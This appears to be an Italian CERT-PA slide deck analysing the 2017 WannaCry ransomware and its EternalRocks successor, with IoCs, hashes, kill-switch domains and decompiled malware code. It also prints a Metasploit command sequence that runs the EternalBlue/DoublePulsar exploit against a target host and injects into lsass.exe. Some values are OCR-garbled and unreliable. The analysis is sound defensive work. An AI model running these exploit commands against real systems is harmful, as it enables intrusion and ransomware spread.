4           0x320f2      205042

Paker info
-----
Microsoft Visual C++ v6.0
Microsoft Visual C++ 5.0
Microsoft Visual C++

Resources info
-----
R           3514368  MZ@ !L!This program cannot be run i
RT_VERSION  944      4VS_VERSION_INFO\DjD?StringFileInfo
```

```
Url found
-----
http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrgwea.com

IP found
-----
172.16.99.5
192.168.56.20

Fuzzing match
-----
33      String too long

Meta info
-----
LegalCopyright \xa9 Microsoft Corporation. All rights reserved.
InternalName   lhdfrgui.exe
FileVersion    6.1.7601.17514 (win7sp1_rtm.101119-1850)
CompanyName    Microsoft Corporation
ProductName     Microsoft \xae Windows\xae Operating System
ProductVersion  6.1.7601.17514
FileDescription Microsoft \xae Disk Defragmenter
Translation    0x0409 0x04b0
OriginalFilename lhdfrgui.exe
```

Nome dominio (non registrato)

rsverse.it Home Submissions

### mssecsvc.exe

Analyzed on May 12th 2017 14:39:13 (CEST) running the *Kernelmode* monitor  
Guest System: Windows 7 32 bit, Home Premium, 6.1 (build 7601), Service P.  
Report generated by VxStream Sandbox v6.50 © Payload Security

Login to Download Sample (3.4MiB) Downloads External Reports

## malwr

Quick Overview

- Static Analysis
- Behavioral Analysis
- Network Analysis
- Dropped Files
- Comment Board (2)

Tags: WannaCry

### Analysis

CATEGORY	STARTED
FILE	2017-05-12 10:19:01

## Infosec analysis

Home Dashboard CVE(s) Search CVE(s) CAPEC(s) Statistics Analyze Blocklist About

MailFamily MailScore

wannacry.exe

Wannacry 100100

Is DLL
Packer
Anti Debug
Anti VM
Signed
XOR
AntiVirus
5682
Related

Details [Import/Export](#) [Meta](#) [Strings Analysis](#) [Behavior analysis](#) [Related](#) [Comments](#)

**File details** [Download PDF Report](#)

File type: PE32 executable (GUI) Intel 60386, for MS Windows

File size: 3036 00 KB (3172324 bytes)

Compile time: 2010-11-20 10:03:08

MD5: db34907c37d225ea1d18141e3c89eb4

SHA1: e889544af5f8a8b0d0da705105de7c9797e26

SHA256: 24d004104d5454034d8c7c2a4b19a11f99008a575aa614ea04703480b1022c

Import hash: 9ecee117164e0b870a53d5187cd47174

Sections [Text](#) [Data](#) [IAT](#) [Rsrc](#)

Directories [Import](#) [Resource](#)

First submission: 2017-05-31 11:28:22

Last submission: 2017-05-31 11:28:22

Filename detected: - wannacry.exe (1)

[URL file hosting](#)

**Antivirus Report**

**Antivirus Report**

Report Date	Detection Ratio	Permalink	Update
2017-05-27 06:17:45	[56/62]	<a href="#">[Link]</a>	<a href="#">Update</a>

**PE Sections** 1 suspicious

Name	VAddress	VSize	Size	MD5	SHA1
.text	0x1000	0x8bca	36864	c7613102e2ecec5dcefc144f83189153	79c2158426a696ba552e9d0092008ada753dc3e1
.rdata	0xa000	0x998	4096	d8037d744b539326c06e897625751cc9	8c528f41cd4533228264ee639fad17e5be8bf817
.data	0x30489c	159744	22a8598dc29cad7078c291e94612ce26	26a45092c8e8e59cb26e39d75964ae7eb5ad519e	
.rsrc	0x310000	0x35a454	3518464	12e1bf7375d82cca3a51ca48fe22d1a9	4c33b2b6715cc1b982e158401a066cb156c409a3

**PE Resources**

Name	Offset	Size	Language	Sublanguage	Data
R	0x310084	3514368	LANG_ENGLISH	SUBLANG_ENGLISH_US	<a href="#">View data</a>
RT_VERSION	0x66a0a4	944	LANG_ENGLISH	SUBLANG_ENGLISH_US	<a href="#">View data</a>

## Monitoraggio delle informazioni

The screenshot displays a social media monitoring interface for the hashtag #wannacry. The top navigation bar includes 'Home', 'Notifiche', and 'Messaggi'. The main content area is divided into several sections:

- Left Sidebar:** Contains search filters, a list of users to follow (including 'WannaCry @WannaCrypt' and 'wannacry'), and trending topics like '#901tobre', '#CFS44', and '#ZeroHunger'.
- Top Navigation:** Features 'ALIEN VAULT OPEN THREAT EXCHANGE', 'BROWSE', 'API', and 'CREATE PULSE'.
- Central Feed:** Shows tweets from 'InfoSec Handlers Dia...', 'SMTP AUTH attempts...', and 'Apache honeypot log...'. A prominent tweet from 'WannaCry Indicators' (MODIFIED 75 days ago) provides initial indicators of compromise and includes a reference link: <https://ghostbin.com/paste/xgvdv>. It also lists tags like 'ransomware' and groups like 'MISP FEED, Ransomware'.
- Right Panel:** A 'Description' section with a search bar and a list of tweets. The tweets discuss information from US-CERT, Microsoft's protection advice, and the spread of the ransomware to various countries.
- Bottom Section:** A table of file hashes and their associated actions, such as 'directoried optimization' or 'new sample'.

File Hash	Action
32f24601153be0885f11d62e0a8a2f0280a20344c981d8184180...	directoried optimization
697158bcade7373ccc9e52ea1171d780988fc845d2b69689865...	new sample
ed01ebfbc9eb5bba545af4d01b5f1071661840480439c6e5ba...	directoried optimization
mssecsvc_0c694193ceac8bf016491ffb534eb7c.zip	directoried optimization
mssecsvc_41b5ba4bf74e65845fa8c9861ca34508.zip	directoried optimization
smb-0e89k3id.zip	directoried optimization
smb-3kn32w1v.zip	new wannacry sample
smb-5cgc70g1.7z	directoried optimization
smb-7rvkaozq.zip	new wannacry dropper
smb-82rfm2h.zip	new dropper added




---

# IoC Sharing


Problematiche riscontrate:

- Verifica dell'attendibilità
- Formati differenti
- Conversione in formato testuale
- Separatori improvvisati
- Rimozione dei duplicati
- Gestione dei feedback



## Hashr

- È un tool scritto e mantenuto dagli analisti del CERT-PA
- Consente di computare hash dei file e ricercare corrispondenza su una lista di hash predefinita (ad esempio IoC di hash);
- Distribuito alla constituency;
- Tipologie di ricerche
  - ricorsive
  - per tipologia di file
- Non è di pubblico dominio



```
C:\WINDOWS\system32\cmd.exe
C:\hashr>hashr.exe md5 c:\naluare.exe --hashlist c:\nd5_ioc.txt.enc --encrypted

[Logo]

www.cert-pa.it | cert-pa@cert-pa.it
hashr v.0.2.3

-[ hashlist encrypted : True
-[ hashlist path      : c:\nd5_ioc.txt.enc
-[ hashes loaded     : 230
-[ file ready        : c:\naluare.exe
-[ searching for     : md5

70417fe110fed4160492d4aea87f1038 c:\naluare.exe

-[ 1 files processed in 0.0 seconds
-[ 1 file found in hashlist
-[ 0 empty file found

C:\hashr>_
```



## Microsoft rilascia Patch per Windows XP

### Customer Guidance for WannaCrypt attacks

Rate this article ★★★★★



MSRC Team May 12, 2017

Share 22k

11605

0

0

#### *Microsoft solution available to protect additional products*

Today many of our customers around the world and the critical systems they depend on were victims of malicious "WannaCrypt" software. Seeing businesses and individuals affected by cyberattacks, such as the ones reported today, was painful. Microsoft worked throughout the day to ensure we understood the attack and were taking all possible actions to protect our customers. This blog spells out the steps every individual and business should take to stay protected. Additionally, we are taking the highly unusual step of providing a security update for all customers to protect Windows platforms that are in custom support only, including Windows XP, Windows 8, and Windows Server 2003. Customers running Windows 10 were not targeted by the attack today.

<https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/>

## Kill-Switch

- aylmaotjhsstasdfasdfasdfasdfasdfasdf[.]com
- ifferfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com
- iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com
- iuqerfsodp9ifjaposdfjhgosurijfaewrwergweb[.]com
- iuqerssodp9ifjaposdfjhgosurijfaewrwergwea[.]com
- iuqssfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com

Un eroe per caso?



Darien Huss  
@darienhus

Segui

#WannaCry propagation payload contains previously unregistered domain, execution fails now that domain has been sinkholed

Traduci dalla lingua originale: inglese


```
qncncpy(6sz0r1, sinkholedomain, 0x39a); // previously unregistered domain, now sinkholed
u0 = 0;
u9 = 0;
u10 = 0;
u11 = 0;
u12 = 0;
u13 = 0;
u14 = 0;
u4 = InternetOpen(0, 1u, 0, 0, 0);
u5 = InternetOpenrIA(u4, 6sz0r1, 0, 0, 0x84000000, 0); // do HTTP request to previously unregistered domain
if ( u5 ) // if request successful quit
{
    InternetCloseHandle(u4);
    InternetCloseHandle(u5);
    result = 0;
}
else // if request fails, execute payload
{
    InternetCloseHandle(u4);
    InternetCloseHandle(0);
    detonate();
    result = 0;
}
return result;
```

---

## Nuove varianti

Poche ore dopo la notizia dell'esistenza di un kill-switch, si ha evidenza di nuovi sample:

- con kill-switch differenti
- senza kill-switch



## Kill-Switch e Proxy

```
int16_t fun_408140(int32_t ecx, int32_t a2, int32_t a3, int32_t a4, unsigned char* a5, uint32_t a6, void* a7, void* a8, void* a9, void* a10) {
    int32_t v11;
    int32_t esi12;
    int32_t* esp13;
    int32_t v14;
    int32_t edi15;
    int32_t ecx16;
    int32_t ecx17;
    int32_t ecx18;
    int32_t esi19;
    int32_t v20;
    int32_t v21;

    v11 = esi12;
    esp13 = reinterpret_cast<int32_t*>(reinterpret_cast<int32_t*>(_zero_stack_offset() - 80 - 4 - 4));
    v14 = edi15;
    ecx16 = 14;
    while (ecx16) {
        --ecx16;
    }
    eax17 = reinterpret_cast<int32_t*>(InternetOpenA(0, 1, 0, 0, 0, v14, v11));
    eax18 = reinterpret_cast<int32_t*>(InternetOpenUrlA(eax17, esp13 - 1 - 1 - 1 - 1 - 1 - 1 + 1 - 1 - 1 - 1 + 5, 0, 0, 0x84000000, 0, 0, 1, 0, 0, 0, v14, v11));
    esi19 = InternetCloseHandle;
    if (eax18) {
        esi19();
        esi19();
        goto v20;
    } else {
        esi19();
        esi19();
        fun_408090();
        goto v21;
    }
}
```

INTERNET\_OPEN\_TYPE\_DIRECT  
(Resolves all host names locally.)

<https://blog.didierstevens.com/2017/05/13/quickp-ost-wcry-killswitch-check-is-not-proxy-aware/>

```
; int __cdecl WinMain(WININSTANCE hInstance, WININSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
;_WinMain@16 proc near
sz0-1= byte ptr -50h
var_17= dword ptr -17h
var_18= dword ptr -10h
var_1= dword ptr -8h
var_0= dword ptr -80h
var_7= dword ptr -7
var_2= word ptr -3
var_1= byte ptr -1
hInstance= dword ptr 4
hPrevInstance= dword ptr 8
lpCmdLine= dword ptr 0Ch
nShowCmd= dword ptr 10h

sub     esp, 50h
push   esi
push   edi
mov     ecx, 0Eh
mov     esi, offset ahttpwww_iuqerf ; "http://www.iuqerfsadp9ifjaposdfjhgosurijl...
lea     edi, [esp+58h+sz0r1]
xor     eax, eax
rep     movsd
movsb
mov     [esp+58h+var_17], eax
mov     [esp+58h+var_10], eax
mov     [esp+58h+var_7], eax
mov     [esp+58h+var_1], eax
mov     [esp+58h+var_7], eax
mov     [esp+58h+var_3], eax
push   eax
push   eax
push   eax
push   1
push   eax
push   eax
push   0
call   ds:InternetOpenA
push   0
push   8A000000h
push   0
lea     ecx, [esp+6Ah+sz0r1]
mov     esi, eax
push   0
push   ecx
push   esi
call   ds:InternetOpenUrlA
mov     edi, eax
push   esi
mov     esi, ds:InternetCloseHandle
test   edi, edi
jnz     short loc_40818C

loc_40818C:
call   esi ; InternetCloseHandle
push   0
call   esi ; InternetCloseHandle
push   edi
call   esi ; InternetCloseHandle
pop    edi
xor    eax, eax
pop    esi
add   esp, 50h
retn  10h ; Internet
;_WinMain@16 endp
```



## MSSECSVC2.0

Il worm installa un servizio denominato “mssecsvc2.0”.

Nome visualizzato: “Microsoft Security Center (2.0) service”.

Quando il servizio è installato provvede a caricare i moduli per la cifratura.

```
sub_408090 proc near
ServiceStartTable= SERVICE_TABLE_ENHVR4 ptr -10h
var_8= dword ptr -8
var_4= dword ptr -4

sub     esp, 10h
push   10h             ; nSize
push   offset FileName ; lpFileName
push   0              ; hModule
call   ds:SetModuleFileName
call   ds:_p_argc
cmp    dword ptr [eax], 2
jge    short loc_408099
call   sub_407F20
add    esp, 10h
retn

loc_408099:
push   edi
push   0F003Fh         ; dwDesiredAccess
push   0              ; lpDatabaseName
push   0              ; lpMachineName
call   ds:OpenSCManager ; Establish a connection to the service
                           ; Control manager on the specified computer
                           ; and opens the specified database
mov    edi, eax
test   edi, edi
jz     short loc_408101
push   ebx
push   esi
push   0F01FFh         ; dwDesiredAccess
push   offset ServiceName ; "mssecsvc2.0"
push   edi
call   ds:OpenServiceA
mov    ebx, ds:CloseServiceHandle
mov    esi, eax
test   esi, esi
jz     short loc_4080FC
push   3Ch            ; int
push   esi            ; hService
call   sub_407FA0
add    esp, 8
push   esi            ; hSCObject
call   ebx            ; CloseServiceHandle

loc_4080FC:
push   edi
call   ebx            ; CloseServiceHandle
pop    esi
pop    ebx


loc_408101:
lea    eax, [esp+14h+ServiceStartTable]
mov    [esp+14h+ServiceStartTable.lpServiceName], offset ServiceName ; "mssecsvc2.0"
push   eax            ; lpServiceStartTable
mov    [esp+18h+ServiceStartTable.lpServiceProc], offset loc_408000
mov    [esp+18h+var_8], 0
mov    [esp+18h+var_4], 0
call   ds:StartServiceCtrlDispatcherA
pop    edi
add    esp, 10h
retn
sub_408090 endp
```



## Network traffic

- Tenta di connettersi alla rete locale alla ricerca di SMB vulnerabile;
- Genera indirizzi IP pubblici casuali per lo stesso scopo;
- Se trova una postazione vulnerabile, viene trasferito il malware ed eseguito su di esso.


*path/to/mssecsvc -m security*




The screenshot shows the Windows Process Monitor application window. The title bar reads "Process Monitor - C:\Documents and Settings\Administrator\Desktop\wannacry.exe". The menu bar includes "File", "Event", "Filter", "Tools", "Options", and "Help". The main area displays a list of events with columns for "Time", "Process Name", "PID", "Operation", and "Path". The events show a series of TCP connections and disconnections from localhost to various IP addresses on the localhost network (1049-1058). The operations are labeled as "TCP Reconnect" and "TCP Disconnect". The status bar at the bottom indicates "Showing 2,674 of 41,618 events (6.4%) Backed by C:\Documents and Settings\Admini..."

Time	Process Name	PID	Operation	Path
16.52...	wannacry.exe	1780	TCP Reconnect	localhost:1049 -> localhost:microsoft-ds
16.52...	wannacry.exe	1780	TCP Reconnect	localhost:1049 -> localhost:microsoft-ds
16.52...	wannacry.exe	1780	TCP Disconnect	localhost:1049 -> localhost:microsoft-ds
16.52...	wannacry.exe	1780	TCP Reconnect	localhost:1050 -> localhost:microsoft-ds
16.52...	wannacry.exe	1780	TCP Reconnect	localhost:1050 -> localhost:microsoft-ds
16.52...	wannacry.exe	1780	TCP Disconnect	localhost:1050 -> localhost:microsoft-ds
16.52...	wannacry.exe	1780	TCP Reconnect	localhost:1051 -> localhost:microsoft-ds
16.52...	wannacry.exe	1780	TCP Reconnect	localhost:1052 -> localhost:microsoft-ds
16.52...	wannacry.exe	1780	TCP Disconnect	localhost:1051 -> localhost:microsoft-ds
16.52...	wannacry.exe	1780	TCP Reconnect	localhost:1052 -> localhost:microsoft-ds
16.52...	wannacry.exe	1780	TCP Disconnect	localhost:1052 -> localhost:microsoft-ds
16.52...	wannacry.exe	1780	TCP Reconnect	localhost:1053 -> localhost:microsoft-ds
16.52...	wannacry.exe	1780	TCP Reconnect	localhost:1054 -> localhost:microsoft-ds
16.52...	wannacry.exe	1780	TCP Reconnect	localhost:1053 -> localhost:microsoft-ds
16.52...	wannacry.exe	1780	TCP Disconnect	localhost:1053 -> localhost:microsoft-ds
16.52...	wannacry.exe	1780	TCP Reconnect	localhost:1054 -> localhost:microsoft-ds
16.52...	wannacry.exe	1780	TCP Disconnect	localhost:1054 -> localhost:microsoft-ds
16.52...	wannacry.exe	1780	TCP Reconnect	localhost:1055 -> localhost:microsoft-ds
16.52...	wannacry.exe	1780	TCP Reconnect	localhost:1056 -> localhost:microsoft-ds
16.52...	wannacry.exe	1780	TCP Reconnect	localhost:1055 -> localhost:microsoft-ds
16.52...	wannacry.exe	1780	TCP Reconnect	localhost:1057 -> localhost:microsoft-ds
16.52...	wannacry.exe	1780	TCP Disconnect	localhost:1055 -> localhost:microsoft-ds
16.52...	wannacry.exe	1780	TCP Reconnect	localhost:1056 -> localhost:microsoft-ds
16.52...	wannacry.exe	1780	TCP Disconnect	localhost:1056 -> localhost:microsoft-ds
16.52...	wannacry.exe	1780	TCP Reconnect	localhost:1057 -> localhost:microsoft-ds
16.52...	wannacry.exe	1780	TCP Disconnect	localhost:1057 -> localhost:microsoft-ds
16.52...	wannacry.exe	1780	TCP Reconnect	localhost:1058 -> localhost:microsoft-ds

## Folder dropped



## Persistenza



HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run



## Da analisi successive

- Cifra 177 tipologie di file
- .wnry, .wcry, .wncry, .wncrypt
- RSA-2048 encryption keys with AES-128 encryption
- SMB Exploit (MS-17010) EternalBlue
- Sezione Resources contiene un pacchetto eseguibile
- TOR C&C
- Diversi indirizzi Bitcoin
- DNS Kill-Switch
- Persistenza garantita tramite registro di sistema



## Informazioni condivise

- News
  - <https://www.cert-pa.it/web/guest/news?id=8342>
- News
  - <https://www.cert-pa.it/web/guest/news?id=8382>
- Info
  - [https://www.cert-pa.it/documents/10184/0/Consigli\\_WCry\\_CERT-PA6.pdf](https://www.cert-pa.it/documents/10184/0/Consigli_WCry_CERT-PA6.pdf)
- IoC
  - <https://www.cert-pa.it/documents/10184/0/WCry.IoC.015.infosharing.xlsx>

	A	B
1	<b>Tipo</b>	<b>Valore</b>
2	FILENAME	_WanaDecryptor_.exe
3	FILENAME	@Please_Read_Me@.txt
4	FILENAME	@WanaDecryptor@.exe
5	FILENAME	%tempt%b.wmy
6	FILENAME	%tempt%c.wmy
7	FILENAME	%tempt%m.vbs
8	FILENAME	176641494574290.bat
9	FILENAME	2584E1521065E45EC3C17767C065429038FC6291C091097EA8B22C8A502C41DD.dat
10	FILENAME	8dd63adb68ef053e044a5a2f46e0d2cd.virus
11	FILENAME	b9c5.bin
12	FILENAME	b9c5d4339809e0ad9a00d4d3dd26fdf44a32819a54abf846bb9b560d81391c25
13	FILENAME	c.wmry
14	FILENAME	cliconfg.exe
15	FILENAME	Cmd.Exe
16	FILENAME	diskpart.exe
17	FILENAME	dvdplay
18	FILENAME	findstr
19	FILENAME	kbdlv (3.13)
20	FILENAME	lhdfgui.exe
21	FILENAME	localfile~

## EternalBlue e Metasploit

- `msf > use windows/smb/eternalblue_doublepulsar`
- `msf > exploit (eternalblue_doublepulsar) > set eternalbluepath  
root/Desktop/Eternalblue-Doublepulsar-Metasploit/deps`
- `msf > exploit (eternalblue_doublepulsar) > set doublepulsarpath  
root/Desktop//Eternalblue-Doublepulsar-Metasploit/deps`
- `msf > exploit (eternalblue_doublepulsar) > set targetarchitecture x64`
- `msf > exploit (eternalblue_doublepulsar) > set processinject lsass.exe`
- `msf > exploit (eternalblue_doublepulsar) > set lhost 192.168.1.2`
- `msf > exploit (eternalblue_doublepulsar) > set rhost 192.168.1.3`
- `msf > exploit (eternalblue_doublepulsar) > exploit`



EternalBlue: Metasploit Module for MS17-010

 Blog Post created by [leonardovarela](#) on May 19, 2017




# EternalRocks – WannaCry Evolution

- EternalRocks è la versione avanzata di WannaCry
- Oltre gli exploit di WannaCry (EternalBlue e DoublePulsar) sfrutta altri exploit:
  - EternalChampion;
  - EternalRomance;
  - EternalSynergy;
  - ArchiTouch;
  - SMBTouch.

## EternalRocks in due Step

- 1° STEP: Download TOR client per raggiungere il C&C
- 2° STEP: Dopo 24h arriva la risposta dal C&C che invia un pacchetto denominato «shadowbrokers.zip»



SharpZLib	<DIR>			05/17/17 03:33 PM	rwx
TaskScheduler	<DIR>			05/17/17 03:33 PM	rwx
temp	<DIR>			05/17/17 03:33 PM	rwx
Tor	<DIR>			05/17/17 03:34 PM	rwx
ICSharpCode.SharpZipLib	dll	196.0 KiB	01/03/11 01:16 PM	rw-	
installed	fgh	1 B	05/17/17 03:33 PM	rw-	
Microsoft.Win32.TaskScheduler	dll	340.5 KiB	04/07/17 05:06 PM	rw-	
required	glo	574 B	05/17/17 03:33 PM	rw-	
SharpZLib	zip	443.4 KiB	05/17/17 03:33 PM	rw-	
svchost	exe	296.5 KiB	05/17/17 03:33 PM	rw-	
taskhost	exe	58.0 KiB	05/17/17 03:33 PM	rw-	
TaskScheduler	zip	869.5 KiB	05/17/17 03:33 PM	rw-	



## EternalRocks nuova variante



Gianni Amato  
@guelfoweb



#eternalrocks

c52f20a854efb013a0a1248fd84aaa95 questa variante non attende 24h, ha lo zip dentro, è offuscato con ConfuserEx 1.0.

```
00504290|00 67 65 74 5F 54 6F 64 61 79 00 53 65 74 56 61|.get_Today.SetVa
005042A0|6C 75 65 00 00 01 00 00 5D 35 EB D2 AB C6 91 40|lue.....]5.....@
005042B0|A5 B0 B2 AC 99 79 F1 40 00 16 01 00 11 43 6F 6E|.....y.@.....Con
005042C0|66 75 73 65 72 45 78 20 76 31 2E 30 2E 30 00 00|fuserEx v1.0.0..
005042D0|08 B7 7A 5C 56 19 34 E0 89 03 20 00 01 04 01 00|...z\V.4... ..
005042E0|00 00 03 06 1D 05 03 06 11 2C 03 06 12 09 03 06|.....,.....
005042F0|11 30 03 00 00 01 04 00 01 01 1C 09 00 04 02 0F|.0.....
```

## Similitudini

Neel Mehta, ricercatore di Google, ha trovato alcune somiglianze tra una delle prime varianti di **WannaCry** e una **Backdoor** usata in passato dal gruppo hacker **Lazarus**, noto per gli attacchi del 2014 contro **Sony**.

Si ritiene, ma non vi è conferma, che il gruppo Lazarus fosse legato alla Corea del Nord. [Symantec ha approfondito l'argomento](#) riportando alcune evidenze.

✓ Symantec Official Blog

### WannaCry: Ransomware attacks show strong links to Lazarus group

Similarities in code and infrastructure indicate close connection to group that was linked to Sony Pictures and Bangladesh Bank attacks



Matthieu Suiche ✓

@msuiche

+ Segui

Similitude between #WannaCry and Contopee from Lazarus Group ! thx @neelmehta - Is DPRK behind #WannaCry ?

🌐 Traduci dalla lingua originale: Inglese



## **Chi sono i colpevoli?**

I veri colpevoli sono coloro i quali hanno lasciato esposti e vulnerabili i propri sistemi.



**Grazie per l'attenzione!**